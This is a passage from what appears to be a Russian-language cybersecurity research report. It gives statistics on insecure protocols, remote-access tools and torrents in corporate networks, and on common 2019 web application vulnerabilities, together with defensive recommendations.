


Рисунок 9. Использование незащищенных протоколов передачи данных (доли компаний)

В 56% компаний выявлена передача учетных данных по протоколу LDAP без шифрования. По этому протоколу работают службы каталогов. Администраторы используют их для централизованного администрирования и управления доступом к сетевым ресурсам. Если в открытом LDAP-трафике злоумышленнику удастся перехватить доменные учетные записи, он сможет использовать их для дальнейшего перемещения по сети.




Рисунок 10. Передача учетных данных в открытом виде по LDAP

В каждой второй компании используют незащищенный протокол HTTP для доступа к веб-интерфейсам внутренних сервисов. Например, в двух компаниях логины и пароли для доступа к системе мониторинга Zabbix передавались в открытом виде в теле запроса. Какие угрозы подстерегают при таком варианте аутентификации? Во-первых, компрометация учетных данных может привести к утечке информации о моделях и версиях используемого в инфраструктуре ПО и оборудования, что облегчит хакеру разведку внутри сети. Во-вторых, перехватив учетную запись администратора Zabbix, злоумышленник сможет выполнять команды ОС на сервере и использовать этот сервер для дальнейших атак.

Рекомендации

Используйте защищенные протоколы: HTTPS, SLDAP, Kerberos, SFTP, FTPS, SSH. Настройте почтовые клиенты и серверы на использование TLS. Исключите словарные пароли и пароли по умолчанию. Пересмотрите парольную политику — убедитесь, что ее правила отвечают требованиям к стойкости, контролируйте их выполнение.

Средства удаленного доступа: удобство или риск

в 58%

компаний используется TeamViewer

Еще одну угрозу создают средства для удаленного доступа. В 67% компаний используются RAdmin, TeamViewer, Ammyy Admin и другие аналогичные инструменты. Это удобно, например, для сотрудников, которые работают из дома. В чем заключается риск? Домашний компьютер сотрудника может быть взломан, и тогда злоумышленник сможет подключаться к корпоративной сети через настроенную программу для удаленного доступа.

Еще один сценарий использования подобных программ — удаленный доступ для подрядчиков IT-услуг. Мы советуем избегать этого. Сегодня 14% APT-группировок, атакующих

российские компании, пользуются доверительными отношениями (trusted relationship) своих жертв с компаниями-партнерами, контрагентами или подрядчиками. Помните, что необычно длительные соединения и подключения в нерабочее время могут быть признаками компрометации.

Рекомендации

Используйте только одно средство удаленного доступа. Разграничьте права локальных пользователей и настройте политику белых списков ПО с помощью AppLocker.

Торренты: блокировать или разрешать

Как показывают результаты наших пилотных проектов, в 44% компаний сотрудники используют пиринговые сети для передачи данных, например скачивают торренты. Это создает дополнительную нагрузку на канал связи и снижает его пропускную способность. Но есть и другой риск. Под видом различного ПО, фильмов и других файлов на торрент-трекерах скрывается множество вредоносов: можно стать жертвой массовой атаки шифровальщика, а можно наткнуться и на вредоносное ПО APT-групп. Например, через торренты распространяется шифровальщик STOP, а группировка APT37 под видом загрузчика видео с YouTube размещала на торрент-ресурсах бэкдор KARAE.

Рекомендации

Установите в организации запрет на ПО, использующее протокол BitTorrent для передачи данных. Введите политику белых списков с помощью AppLocker.

Обеспечение кибербезопасности не должно ограничиваться периметром и традиционными средствами защиты. Как показали результаты нашего исследования, ***92% угроз выявляются тогда, когда враг уже внутри***.

Кибергруппировки преодолевают защиту на периметре интересующих их организаций, о чем свидетельствует тенденция к росту доли успешных целевых атак (стр. 12). Это повод сместить фокус внимания с предотвращения атак на периметре на своевременное выявление компрометации и реагирование внутри сети. Злоумышленников больше не останавливают антивирусы, они научились выявлять технологии виртуализации, которые обычно применяют в песочницах.

Тем не менее действия взломщиков оставляют следы в сетевом трафике, а значит, задача специалиста по кибербезопасности — обнаружить эти следы. Результаты наших пилотных проектов показали, что решения класса NTA позволяют эффективно выявлять угрозы разной степени риска — от нарушений регламентов ИБ до сложных целенаправленных атак.

Веб-приложения: тестируем на защищенность

Ольга Зиненко

Отсканируйте код, чтобы ознакомиться с полной версией исследования

Уровень защищенности веб-приложений продолжает постепенно расти, но все еще остается довольно низким.

Про веб-приложения:

- В 9 из 10 веб-приложений преступники могут проводить атаки на пользователей. В том числе — перенаправлять клиентов на подконтрольный им ресурс, похищать учетные данные с помощью фишинговых атак, заражать компьютер вредоносным ПО.
- Несанкционированный доступ к приложению возможен на 39% сайтов. Кроме того, в 2019 году полный контроль над системой был получен в 16% веб-приложений, а в 8% систем полный контроль над сервером веб-приложения позволял проводить атаки на локальную сеть организации.
- Угроза утечки важных данных присутствует в 68% веб-приложений. Среди «утекших» данных на первом месте персональные (47% утечек), а на втором — учетные (31%).

Про уязвимости:

- 82% уязвимостей содержались в коде приложения.
- Число уязвимостей, которое в среднем приходится на одно веб-приложение, снизилось по сравнению с 2018 годом в полтора раза. В среднем на одну систему приходятся 22 уязвимости, четыре из которых имеют высокий уровень риска.
- Каждая пятая уязвимость — высокого уровня риска.

Тенденции

В 2019 году значительно (на 17 процентных пунктов по сравнению с 2018 годом) снизилась доля веб-приложений, содержащих уязвимости высокого уровня риска. Число критически опасных уязвимостей, которое в среднем приходится на одно приложение, снизилось по сравнению с прошлым годом почти в полтора раза.




Рисунок 1. Доли уязвимых сайтов в зависимости от максимальной степени риска уязвимостей

Анализируя данные за последние пять лет, мы видим закономерное снижение доли сайтов, содержащих критически опасные веб-уязвимости, и, соответственно, общее повышение уровня защищенности.




Рисунок 2. Доли сайтов с уязвимостями различной степени риска

Анализ защищенности веб-приложений




Рисунок 3. Среднее число уязвимостей на одно веб-приложение




Рисунок 4. Доля уязвимостей различной степени риска




Рисунок 5. Доли приложений различного уровня защищенности по отраслям

Самые распространенные уязвимости




Рисунок 6. Наиболее распространенные уязвимости из списка OWASP Top 10 (доля приложений)

Чаще других в 2019 году в веб-приложениях встречались уязвимости, связанные с некорректными параметрами безопасности (Security Misconfiguration). Так, в каждом пятом проанализированном приложении были выявлены уязвимости, позволяющие проводить атаку на сессию. С помощью данных недостатков злоумышленник может, например, провести атаку типа «Межсайтовое выполнение сценариев» (Cross-Site Scripting, XSS), чтобы перехватить идентификатор сессии пользователя и от его имени выполнять различные действия в приложении.

В 45% веб-приложений были обнаружены недостатки аутентификации (Broken Authentication). Почти треть выявленных уязвимостей из этой категории — это некорректное ограничение количества неудачных попыток аутентификации. В результате эксплуатации этой уязвимости злоумышленник может подобрать учетные данные пользователя и таким образом получить доступ к веб-приложению. Так, например, для одного приложения потребовалось всего 100 попыток, чтобы успешно войти с правами администратора.




Рисунок 7. Уязвимости, связанные с недостатками аутентификации (Broken Authentication)

Недостатки контроля доступа (Broken Access Control) в 2019 году встречались в каждом третьем приложении. Обход ограничений доступа обычно приводит к несанкционированному разглашению, изменению или уничтожению данных.

Количество уязвимостей, связанных с аутентификацией и авторизацией, как правило, можно минимизировать, если при разработке веб-приложения придерживаться практик безопасного программирования SSDLC.

Помимо уязвимостей из списка Top 10–2017, сообщество OWASP выделяет ряд недостатков, наличие которых рекомендуется проверять (bit.ly/2zKjAMs). Треть веб-приложений оказались уязвимы для атаки типа Clickjacking (содержали уязвимость «Некорректное представление важной информации интерфейсом пользователя», CWE-451) и столько же для атаки «Подделка межсайтового запроса» (Cross-Site Request Forgery, CSRF). В ходе CSRF-атаки злоумышленник с помощью специально сформированных сценариев может выполнять действия от лица пользователя, авторизованного в уязвимом веб-приложении.




Рисунок 8. Распространенные уязвимости, не вошедшие в OWASP Top 10 (доля приложений)

Анализ угроз

Рисунок 9. Топ-5 наиболее распространенных угроз (доля веб-приложений)

Как и в 2018 году, в 2019-м для 9 из 10 веб-приложений актуальна угроза атак на клиентов. Как и прежде, существенную роль при этом играет «Межсайтовое выполнение сценариев» (Cross-Site Scripting, XSS). В результате эксплуатации уязвимостей злоумышленник может заражать компьютеры пользователей вредоносным ПО, проводить фишинговые атаки, например для получения учетных данных, а также выполнять действия от имени пользователя.

Рисунок 10. Уязвимости, позволяющие проводить атаки на клиентов

Утечка важной информации — это вторая наиболее актуальная угроза безопасности сайтов. Так, почти в половине утечек (в 47%) под угрозу попали персональные данные, а в 31% — учетные данные пользователей. Как показывает наш анализ киберинцидентов в 2019 году, именно кража информации является приоритетной целью злоумышленников в атаках на юридических лиц (стр. 18).




Рисунок 11. Разглашенные важные данные

Самые опасные угрозы

16%

веб-приложений позволяют получить над ними полный контроль

в 8%

веб-приложений возможны атаки на ресурсы ЛВС

Результаты нашего исследования свидетельствуют о том, что на сегодняшний день не все компании готовы обеспечить надежную защиту персональных данных.

В 16% веб-приложений были найдены критически опасные уязвимости, позволяющие получить контроль не только над приложением, но и над ОС сервера.

Злоумышленник, получивший контроль над веб-приложением, может, к примеру, внедрить в его код JavaScript-сниффер и продолжить атаку уже на пользователей сайта. Сниффферы могут использоваться для кражи как учетных и персональных данных, так и данных банковских карт. В 2018—2019 годах среди атак на частных лиц наиболее опасными оказались именно атаки с использованием JavaScript-снифферов. Поскольку сниффферы внедряют в код, для того чтобы их обнаружить, нужно проводить анализ защищенности методом белого ящика.

В случае целенаправленной атаки на организацию уязвимости веб-приложения могут помочь злоумышленникам получить данные о внутренней сети компании — о структуре сегментов сети, используемых портах, сервисах и т. п. В ряде случаев нарушители даже могут получить доступ к внутренним ресурсам и хранящейся там конфиденциальной информации.

Анализ защищенности методом белого ящика

82%

уязвимостей приложений содержатся в коде

Наш опыт показывает, что большинство уязвимостей сайтов связаны с ошибками в коде веб-приложения. И это главный повод предоставить экспертам исходный код для проведения анализа защищенности — либо самостоятельно использовать анализатор кода в рамках процесса безопасной разработки.

Анализ защищенности методом белого ящика выполняется несколькими специалистами одновременно, для того чтобы не упустить ни одной детали и выявить наибольшее количество недостатков. Кроме того, данный вид работ включает как ручной анализ кода, так и анализ с использованием автоматизированных средств. Автоматизированный поиск уязвимостей ускоряет процесс тестирования, но требует ручной проверки для исключения ложных срабатываний, а ручной анализ кода занимает больше времени, но гарантирует, что выявленные уязвимости актуальны.




Рисунок 12. Доля уязвимостей из списка OWASP Top 10, выявленных методом белого ящика

Заключение

Уровень защищенности большинства веб-приложений продолжает оставаться низким. В каждом втором сайте присутствуют уязвимости высокого уровня риска. Впрочем, мы видим, что с каждым годом постепенно снижается доля веб-приложений, содержащих критически опасные уязвимости. Число уязвимостей, которое в среднем приходится на одно приложение, снизилось по сравнению с 2018 годом в полтора раза. Положительная тенденция заключается еще и в том, что компании начинают серьезней относиться к вопросу защиты веб-приложений, причем не только публичных, но и используемых для внутренних нужд.

Достижение и последующее поддержание высокого уровня защищенности веб-приложения — это непростой процесс. На наш взгляд, наиболее эффективно его можно выстроить, придерживаясь двух главных правил:

- исправлять выявленные уязвимости как можно раньше;
- автоматизировать процессы, где это возможно.

Для их выполнения, помимо проведения анализа защищенности веб-приложений, компаниям стоит уделить внимание обучению разработчиков методам безопасной разработки и использовать инструменты для автоматизированного анализа исходного кода. Это позволит сократить количество ошибок и уязвимостей еще на этапе разработки. Кроме того, для защиты от атак на веб-приложения мы всегда рекомендуем применять превентивные меры защиты, такие как межсетевой экран уровня приложений (web application firewall, WAF).

38

веб-приложений
проанализированы в 2019 году

Портрет участников




Рисунок 13. Портрет участников исследования




Рисунок 14. Средства разработки (доля приложений)


